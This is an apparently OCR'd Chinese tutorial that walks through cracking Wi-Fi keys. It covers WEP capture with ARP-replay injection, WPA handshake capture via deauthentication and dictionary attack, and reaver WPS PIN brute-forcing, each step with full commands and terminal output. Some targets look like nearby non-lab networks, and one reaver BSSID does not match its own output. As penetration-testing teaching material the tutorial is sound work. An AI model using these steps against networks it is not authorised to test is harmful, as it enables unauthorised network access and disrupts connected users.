
这里802.1x + EAP，Pre-shared Key是身份校验算法 （WEP没有设置有身份验证机制）；

TKIP和AES是数据传输加密算法 （类似于WEP加密的RC4 算法）；

MIC和CCMP数据完整性编码校验算法 （类似于WEP中CRC32算法）。

WPA加密原理

破解WPA-PSK 不是和WEP一样抓很多包就能破解的。关键是要获取握手包，这个握手包叫4way-handshake 四次握手包。WPA四次握手过程如下图所示：



2. WEP密钥破解

（1）查看网络

运行：Ifconfig –a 查看网络，发现其中的无线网络号，如图所示，此处为“wlan0”

2. WEP密钥破解

（2）激活无线网卡：Ifconfig wlan0 up 激活无线网卡


```
root@bt: ~
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)

root@bt:~# ifconfig wlan0 up
root@bt:~# ifconfig -a
eth0      Link encap:以太网  硬件地址 00:0c:29:d5:51:c7
          UP BROADCAST MULTICAST  MTU:1500  跃点数:1
          接收数据包:0 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:0 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:1000
          接收字节:0 (0.0 B)  发送字节:0 (0.0 B)
          中断:19 基本地址:0x2024

lo        Link encap:本地环回
          inet 地址:127.0.0.1  掩码:255.0.0.0
          inet6 地址: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  跃点数:1
          接收数据包:20 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:20 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:0
          接收字节:1280 (1.2 KB)  发送字节:1280 (1.2 KB)

wlan0     Link encap:以太网  硬件地址 00:1d:7e:9b:d4:81
          UP BROADCAST MULTICAST  MTU:1500  跃点数:1
          接收数据包:0 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:0 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:1000
          接收字节:0 (0.0 B)  发送字节:0 (0.0 B)
```

2. WEP密钥破解

（3）激活无线网卡至monitor监听模式：

在BT5工具集中选择airmon-ng, 运行：Airmon-ng start wlan0

如下图4所示，显示此无线网卡位Ralink 2573芯片，驱动位rt753usb



2. WEP密钥破解

（4）测试该网卡是否可注入

运行：Aireplay-ng --test mon0，如图5所示，显示Injection is working，说明此网卡是可注入的。

2. WEP密钥破解

（5）探测无线网络状况，包括AP的SSID,MAC地址，频道，无线客户端MAC等。

记录：ESSID: LAB，BSSID: 00:23:89:3C:BC:91，加密方式： WEP

root@bt: /p[redacted]eless/aircrack-ng

文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)

```
CH  6 ][ Elapsed: 1 min ][ 2011-08-10 02:53

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:11:B5:FD:8E:55   -1        0        0    0 158  -1                    <length:  0>
00:23:89:3C:BD:31  -48       11      108    0   1  54e. WEP  WEP         LAB
00:23:89:3C:BD:30  -49       11      838    0   1  54e. WPA2 CCMP   PSK  yf
B0:48:7A:75:3C:EC  -65       29        5    0   8  54 . WPA2 CCMP   PSK  butterfly
00:23:89:3C:BC:91  -66       14       79    0   6  54e. WEP  WEP         LAB
00:23:89:3C:BC:90  -65       14       53    0   6  54e. WPA2 CCMP   PSK  yf
00:23:89:3C:BE:50  -67       13       51    1  11  54e. WPA2 CCMP   PSK  yf
00:23:89:3C:BE:51  -67       13      106    3  11  54e. WEP  WEP         LAB
00:23:89:3C:BD:D1  -77        0        7    0 108  -1   WEP  WEP         <length:  0>
00:23:89:3C:BD:D0  -77        1        2    0   1  54e. WPA2 CCMP   PSK  yf
00:15:70:9E:91:62  -81       15       31    0  11  54   WEP  WEP         LAB
00:11:B5:FD:8F:5F  -80        1        0    0  11  54e. OPN              CMCC
00:15:70:9E:91:60  -81        3       24    0  11  54   WPA2 CCMP   PSK  yf
00:11:B5:FD:8C:EC  -81        2       71    0   1  54e. OPN              CMCC
00:23:89:5F:D6:00  -83        1        2    0   6  54e. WEP  WEP         lab
```

2. WEP密钥破解

（6）开始抓包：

注意，IVS数据文件保存在aircrack目录下，且文件名改为dumpfile1-01.ivs，此文件在以后分析报文破解WEP时需要用到；另外此处笔者进行了两次抓取，运行同样的命令后，生成的文件名被自动改为dumpfile1-02.ivs, 在分析时需要注意采用最新的文件名，如图所示：

```
root@bt:/pentest/wireless/aircrack-ng# ls
AUTHORS      dumpfile1-01.ivs  LICENSE          packages   scripts
ChangeLog    dumpfile1-02.ivs  LICENSE.OpenSSL  patchchk   src
common.mak   evalrev           Makefile         patches    test
contrib      INSTALLING        manpages         README     VERSION
root@bt:/pentest/wireless/aircrack-ng# S
```

2. WEP密钥破解

（6）开始抓包：

运行：Airodump-ng –ivs –w dumpfile1 –c 6 wlan0


如图所示，开始抓取数据包，保留此窗口不要关闭。

--ivs:只保存可用来破解的ivs数据报文

-w:后跟要将报文保存至的文件名，此处记为：dumpfile1

-c:目标AP的工作频道

wlan0：为无线网卡标识



2. WEP密钥破解

（7）通过Arp注入攻击增加抓包量

如果目标无线网络没有大流量的数据交互，可能导致抓包等待时间过于漫长，为了解决这个问题，可以通过一种“Arp Request”的方式来读取ARP请求报文，并伪造报文再次重发出去，从而导致目标AP产生更多的数据包。这种方法被称为“ArpRequest”注入攻击。

运行：aireplay-ng -3 –b AP的mac -h 客户端的mac mon0

如入所示，开始读取无线数据报文。

```
root@bt:/pentest/wireless/aircrack-ng# aireplay-ng -3 -b 00:23:89:3c:bd:31 -h 00:1d:7e
:9b:d4:81 mon0
04:51:25  Waiting for beacon frame (BSSID: 00:23:89:3C:BD:31) on channel 1
Saving ARP requests in replay_arp-0811-045125.cap
You should also start airodump-ng to capture replies.
Read 9038 packets (got 42 ARP requests and 2004 ACKs), sent 2041 packets...(499 pps)
```

2. WEP密钥破解

（7）通过Arp注入攻击增加抓包量

一旦成功截获到ARP请求报文，就会看到如图所示的大量ARP报文交互情况。此时回到airodump-ng的界面，尅看到LAB 6频道的packets一栏数字迅速增加。

```
root@bt:/pentest/wireless/aircrack-ng# aireplay-ng -3 -b 00:23:89:3c:bd:31 -h 00:1d:7e
:9b:d4:81 mon0
04:51:25  Waiting for beacon frame (BSSID: 00:23:89:3C:BD:31) on channel 1
Saving ARP requests in replay_arp-0811-045125.cap
You should also start airodump-ng to capture replies.
Read 43737 packets (got 188 ARP requests and 9790 ACKs), sent 10000 packets...(500 pps
Read 43912 packets (got 190 ARP requests and 9841 ACKs), sent 10050 packets...(500 pps
Read 44048 packets (got 191 ARP requests and 9890 ACKs), sent 10099 packets...(499 pps
Read 44193 packets (got 191 ARP requests and 9940 ACKs), sent 10149 packets...(499 pps
Read 44390 packets (got 192 ARP requests and 9988 ACKs), sent 10200 packets...(500 pps
Read 44644 packets (got 192 ARP requests and 10038 ACKs), sent 10250 packets...(500 pp
Read 44819 packets (got 193 ARP requests and 10086 ACKs), sent 10300 packets...(500 pp
Read 44992 packets (got 193 ARP requests and 10136 ACKs), sent 10349 packets...(499 pp
Read 45140 packets (got 193 ARP requests and 10170 ACKs), sent 10400 packets...(499 pp
Read 45307 packets (got 195 ARP requests and 10206 ACKs), sent 10450 packets...(499 pp
Read 45470 packets (got 195 ARP requests and 10256 ACKs), sent 10500 packets...(499 pp
Read 45602 packets (got 195 ARP requests and 10299 ACKs), sent 10550 packets...(499 pp
s)
```

2. WEP密钥破解

（8）执行破解

运行：aircrack-ng dumpfile1-02.ivs，对所抓取的数据包进行破解：

由于存在多个无线网络，如图所示提示输入目标网络序号，大家根据自己实际情况选择目标WEP网络：


```
root@bt: /pentest/wireless/aircrack-ng
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
      -r <DB>     : path to airolib-ng database
                    (Cannot be used with -w)

  Other options:

      -u          : Displays # of CPUs & MMX/SSE support
      --help      : Displays this usage screen

No file to crack specified.
root@bt:/pentest/wireless/aircrack-ng# aircrack-ng dumpfile1-02.ivs
Opening dumpfile1-02.ivs
Read 16360 packets.

   #  BSSID              ESSID                     Encryption

   1  00:23:89:3C:BC:90  yf                        WPA (1 handshake)
   2  00:23:89:3C:BC:91  LAB                       WEP (14364 IVs)
   3  00:23:89:5F:D6:01  CNGI                      Unknown
   4  00:23:89:5F:D6:00  lab                       WEP (1962 IVs)
   5  B0:48:7A:75:3C:EC  butterfly                 Unknown
   6  00:23:89:3C:BD:31                            WEP (3 IVs)
   7  00:11:B5:FD:8E:57                            Unknown

Index number of target network ?
```

2. WEP密钥破解

（8）执行破解

输入序号后，如图12所示，开始运行破解程序，此时所需要的就是静静地等待，一般几分钟之内就能得出结果。

其中yf568为密钥短语，7966353638为其ASCII字符的十六进制表现形式。



3. WPA密钥破解

（1）启动无线网卡监控模式：airmon-ng start wlan0

```
wy@wy-Inspiron-7420:~$ sudo airmon-ng start wlan0


Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID    Name
953    avahi-daemon
954    avahi-daemon
985    NetworkManager
1206    wpa_supplicant
18593    dhclient
Process with PID 18593 (dhclient) is running on interface wlan0


Interface    Chipset        Driver

wlan0        Intel 2230    iwlwifi - [phy0]
                (monitor mode enabled on mon0)
```

3. WPA密钥破解

（2）扫描无线AP，找到满意的热点之后，ctrl+c终止扫描：

上部分为热点列表，下部分为连接在热点上的客户端的列表。

```
wy@wy-Inspiron-7420:~$ sudo airodump-ng mon0

CH 11 ][ Elapsed: 8 s ][ 2014-05-18 11:55

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 08:10:77:AA:XX:82  -88        2        0    0   6  54e  WPA2 CCMP   PSK  Netcore
 D8:15:0D:21:XX:CA  -84        2        0    0   6  54e. WPA2 CCMP   PSK  TP-LINK_211CCA
 14:E6:E4:93:XX:48  -87        2        0    0   6  54e. WPA2 CCMP   PSK  TP-LINK_936048
 D8:15:0D:1B:XX:A6  -86        2        0    0   6  54e. WPA2 CCMP   PSK  Wiann2061
 00:36:76:18:XX:28  -50       83       39    2  11  54e. WPA2 CCMP   PSK  kk-link
 A4:17:31:38:XX:CC  -63        0        0    0  11  54e  WPA2 CCMP   PSK  mayouyou
 00:87:36:08:XX:2C  -68        5        0    0   6  54e. WPA2 CCMP   PSK  360WiFi-482C
 CC:34:29:40:XX:16  -127        0      110   22  11  -1   WPA              <length:  0>

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 00:36:76:18:XX:28  68:17:29:AF:XX:4C    0    0e- 0e     0       40
 CC:34:29:40:XX:16  8C:7B:9D:86:XX:3B   -1    0e- 0      0        4
 CC:34:29:40:XX:16  0C:82:68:2A:XX:E3   -1    0e- 0      0       11
 CC:34:29:40:XX:16  0C:82:68:2A:XX:F4   -1    0e- 0      0       95

wy@wy-Inspiron-7420:~$
```

3. WPA密钥破解

（3）抓包

sudo airodump-ng -c 6 –w longas mon0

这个窗口不要关。

参数解释：

-c 设置目标AP的工作频道，通过观察，我们要进行攻击测试的无线路由器工作频道为6；

-w 后跟要保存的文件名，以为longas为例，那么，第一次运行抓包程序生成的文件是longas-01.cap，第二次为longas-02.cap。以此类推。

3. WPA密钥破解

（4）攻击

sudo aireplay-ng -0 1 –a AP的mac -c 客户端的mac mon0

参数解释：

-0 采用deauth攻击模式，后面跟上攻击次数，这里我设置为1，大家可以根据实际情况设置为10不等；

-a 后跟AP的MAC地址；

-c 后跟客户端的MAC地址；

若上一步（3）的抓包窗口中出现握手包，表示攻击有效。

3. WPA密钥破解

（5）破解

sudo aircrack-ng -w dic 捕获的cap文件

-w 后跟预先制作的词典

字典文件下载地址：

http://bbs.ecjtu.org/thread-29817-1-1.html

http://www.aircrack-ng.org/doku.php?id=faq#where_can_i_find_good_wordlists

3. WPA密钥破解

（6）破解完成之后关闭虚拟网卡mon0

```
wy@wy-Inspiron-7420:~$ sudo airmon-ng stop mon0


Interface     Chipset          Driver

wlan0         Intel 2230     iwlwifi - [phy0]
mon0         Intel 2230     iwlwifi - [phy0] (removed)
```

4. reaver 破解路由器

以实验室的路由器为例：

```
$ sudo reaver -i mon0 -b D8:15:0D:21:1C:CA
[+] Waiting for beacon from 38:83:45:A7:FF:DE
[+] Associated with 38:83:45:A7:FF:DE (ESSID: C207)
……
……
[+] 90.97% complete @ 2014-07-22 09:24:36 (2 seconds/pin)
[+] 91.01% complete @ 2014-07-22 09:24:51 (3 seconds/pin)
[+] 91.05% complete @ 2014-07-22 09:25:06 (3 seconds/pin)
[+] 92.13% complete @ 2014-07-22 09:31:50 (3 seconds/pin)
[+] 92.17% complete @ 2014-07-22 09:32:06 (3 seconds/pin)
[+] 92.22% complete @ 2014-07-22 09:32:25 (3 seconds/pin)
[+] WPS PIN: '29391370'
[+] WPA PSK: '1234567890'
[+] AP SSID: 'C207'
```

渗透测试参考书目

- ✓ 《Metasploit渗透测试魔鬼训练营》 清华大学　诸葛建伟
- ✓ 《从0到1　CTFer的成长之路》　Null战队